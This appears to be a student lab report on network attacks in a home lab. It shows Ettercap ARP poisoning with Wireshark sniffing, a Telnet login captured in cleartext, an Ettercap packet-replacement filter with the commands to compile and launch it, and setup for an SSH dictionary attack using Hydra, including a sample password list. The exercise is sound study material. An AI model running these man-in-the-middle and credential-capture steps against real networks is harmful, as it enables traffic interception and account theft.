


## 2.3 Sniffing and Capturing Data


- ARP Poisoning and Sniffing using Ettercap and Wireshark:

- 1- Opened Ettercap and started ARP poisoning targeting our website.
- 2- Started a unified sniffing session in Ettercap to monitor network traffic.
- 3- Scan for active hosts on the network using Ettercap.
- 4- Searched for our target host in the list of scanned hosts.
- 5- Added the target to Target 1 in Ettercap.






6- Launch Wireshark to capture network traffic.




7- From the “MITM” menu in Ettercap, we chose the “Sniff remote Connections” parameter to enable sniffing of traffic between our target and other hosts.



8- Performed ARP poisoning to intercept traffic between the target and the gateway.

9- Used Wireshark to capture the network traffic generated during the ARP poisoning attack.

10- Looked for sensitive information in the captured traffic, such as usernames and passwords.



11- Finally we captured Telnet traffic to retrieve the credentials.

```
bahaa@Client1:~$ telnet 192.168.1.36
Trying 192.168.1.36...
Connected to 192.168.1.36.
Escape character is '^['.
Ubuntu 22.04.3 LTS
Client1 login: Bahaa@2004
Password:
dw

Login incorrect
Client1 login: bahaa
Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.


68 updates can be applied immediately.
4 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Thu Feb 15 18:29:59 +03 2024 on tty4
bahaa@Client1:~$
```

## 2.4 Using Filters in Ettercap for MITM

- 1- First we created a new filter file named 'replace\_string.filter'.
- 2- We wrote this code inside the filter file.



```
GNU nano 6.2      replace_string.filter
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "original_string")) {
        replace("original_string", "new_string");
        msg("Replaced 'original_string' with 'new_string'\n");
    }
}
}
```

[ Read 6 lines ]

<b>^G</b> Help	<b>^O</b> Write Out	<b>^W</b> Where Is	<b>^K</b> Cut	<b>^T</b> Execute	<b>^C</b> Location
<b>^X</b> Exit	<b>^R</b> Read File	<b>^_</b> Replace	<b>^U</b> Paste	<b>^J</b> Justify	<b>^/</b> Go To Line



3- We compiled the filter using Ettercap's filter compiler.

```
bahaa@Client1: ~  
bahaa@Client1:~$ nano replace_string.filter  
bahaa@Client1:~$ nano replace_string.filter  
bahaa@Client1:~$ etterfilter replace_string.filter -o replace_string.ef  
  
etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team  
  
14 protocol tables loaded:  
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth  
  
13 constants loaded:  
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP  
  
Parsing source file 'replace_string.filter' done.  
  
Unfolding the meta-tree done.  
  
Converting labels to real offsets done.  
  
Writing output to 'replace_string.ef' done.  
  
-> Script encoded into 8 instructions.
```

4- Execute Ettercap with the compiled filter we coded to perform MITM attack (ARP poisoning).


5- Replace <network\_interface>, <target\_ip>, and <gateway\_ip> with the appropriate values for our setup.

```
Activities Terminal 18:03 23 أيار  
bahaa@Client1: ~  
bahaa@Client1:~$ sudo ettercap -T -q -i enp0s3 -F replace_string.ef -M arp:remote /192.168.1.35//192.168.1.1/  
  
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team  
  
Content filters loaded from replace_string.ef...  
Listening on:  
enp0s3 -> 08:00:27:A2:D7:EC  
192.168.1.36/255.255.255.0  
fe80::f777:afe3:e1b3:7a9e/64  
  
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/enp0s3/use_tempaddr is not set to 0.  
Privileges dropped to EUID 65534 EGID 65534...  
  
34 plugins  
42 protocol dissectors  
57 ports monitored  
28230 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!  
  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
* |=====| 100.00 %  
  
Scanning for merged targets (1 hosts)...  
* |=====| 100.00 %  
  
7 hosts added to the hosts list...  
  
ARP poisoning victims:  
  
GROUP 1 : 192.168.1.35 08:00:27:43:73:BC  
  
GROUP 2 : ANY (all the hosts in the list)  
Starting Unified sniffing...
```

# Part 3: Password Cracking

## 3.1 SSH Dictionary Attack


1- First we downloaded openssh-server



```
Activities Terminal 22:35 22 أيار
root@Client1: /home/bahaa

bahaa@Client1:~$ sudo apt update
[sudo] password for bahaa:
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Hit:2 http://jo.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://jo.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Hit:4 http://jo.archive.ubuntu.com/ubuntu jammy-backports InRelease
Fetched 229 kB in 1s (170 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
71 packages can be upgraded. Run 'apt list --upgradable' to see them.
bahaa@Client1:~$ sudo su
root@Client1:/home/bahaa# sudo apt install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
libbcg729-0 libc-ares2 libdouble-conversion3 liblua5.2-0 libmd4c0
libminizip1 libpcre2-16-0 libqt5core5a libqt5dbus5 libqt5gui5
libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediasupport5 libqt5svg5
libqt5widgets5 libsm1 libsnappy1v5 libspandsp2 libssh-gcrypt-4
libwireshark-data libwireshark15 libwireshark15 libx11-xcb1 libxcb-xinerama0
libxcb-xinput0 qt5-gtk-platformtheme qttranslations5-l10n wireshark-common
wireshark-qt
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
ncurses-term openssh-client openssh-sftp-server ssh-import-id
Suggested packages:
keychain libpam-ssh monkeysphere ssh-askpass molly-guard
The following NEW packages will be installed:
ncurses-term openssh-server openssh-sftp-server ssh-import-id
The following packages will be upgraded:
openssh-client
1 upgraded, 4 newly installed, 0 to remove and 70 not upgraded.
Need to get 1,658 kB of archives.
After this operation, 6,050 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 openssh-client amd64 1:8.9p1-3ubuntu0.7 [906 kB]
Get:2 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 openssh-sftp-server amd64 1:8.9p1-3ubuntu0.7 [38.9 kB]
```

2- We created a user named 'testuser' with a known password on the target machine.



```
Activities Terminal 00:19 24 أيار
bahaa@Client1:~$ sudo systemctl start ssh
bahaa@Client1:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
bahaa@Client1:~$ sudo adduser testuser
Adding user 'testuser' ...
Adding new group 'testuser' (1002) ...
Adding new user 'testuser' (1002) with group 'testuser' ...
The home directory '/home/testuser' already exists. Not copying from '/etc/skel'.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for testuser
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
bahaa@Client1:~$
```

### 3- Installed Hydra on the attacker machine

```
root@kali: /home/kali
File Actions Edit View Help

(kali@kali)~$ sudo su
[sudo] password for kali:
(kali@kali)~$ sudo apt-get install hydra
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libbson-1.0-0 libcrypt20 libmongoc-1.0-0 libsasl2-2 libsasl2-modules-db libsnappy1v5
Suggested packages:
  rng-tools
Recommended packages:
  libsasl2-modules
The following NEW packages will be installed:
  libicu72
The following packages will be upgraded:
  hydra libbson-1.0-0 libcrypt20 libmongoc-1.0-0 libsasl2-2 libsasl2-modules-db libsnappy1v5
7 upgraded, 1 newly installed, 0 to remove and 1651 not upgraded.
Need to get 10.8 MB of archives.
After this operation, 37.3 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Err:1 http://http.kali.org/kali kali-rolling/main amd64 libcrypt20 amd64 1.10.1-3
404 Not Found [IP: 18.211.24.19 80]
Err:2 http://http.kali.org/kali kali-rolling/main amd64 libbson-1.0-0 amd64 1.23.1-1+b1
404 Not Found [IP: 18.211.24.19 80]
Err:3 http://http.kali.org/kali kali-rolling/main amd64 libicu72 amd64 72.1-2
404 Not Found [IP: 18.211.24.19 80]
```

### 4- Opened the SSH configuration file `/etc/ssh/sshd_config`

### 5- Ensure that PermitRootLogin and PasswordAuthentication settings are enabled

```
Activities Terminal 23:23
baha@Client1: /etc/ssh
GNU nano 6.2 sshd_config *
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no

Help Write Out Where Is Cut Execute Location M-U Undo M-A Set Mark
Exit Read File Replace Paste Justify Go To Line M-E Redo M-C Copy
```




6- Created a password dictionary file named it 'password.txt' that contains random passwords including the actual password of the user 'testuser'.



```
root@kali: ~
GNU nano 5.4 passwords.txt *
123456
password
letmein
amrmustafa
qwerty
Bahaa@20220106
Bahauldeen
leen
osama
kerberos
^G Help      ^O Write Out  ^W Where Is   ^K Cut        [ Read 10 lines ]
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^T Execute
^_          ^I Justify    ^C Location   ^M-U Undo     ^M-A Set Mark
^_          ^J Go To Line ^M-E Redo     ^M-G Copy
```

7- We faced multiple problems getting access to the user, then we figured out that port 22 wasn't opened, so we opened the port and made it accessible which made it successfully work.



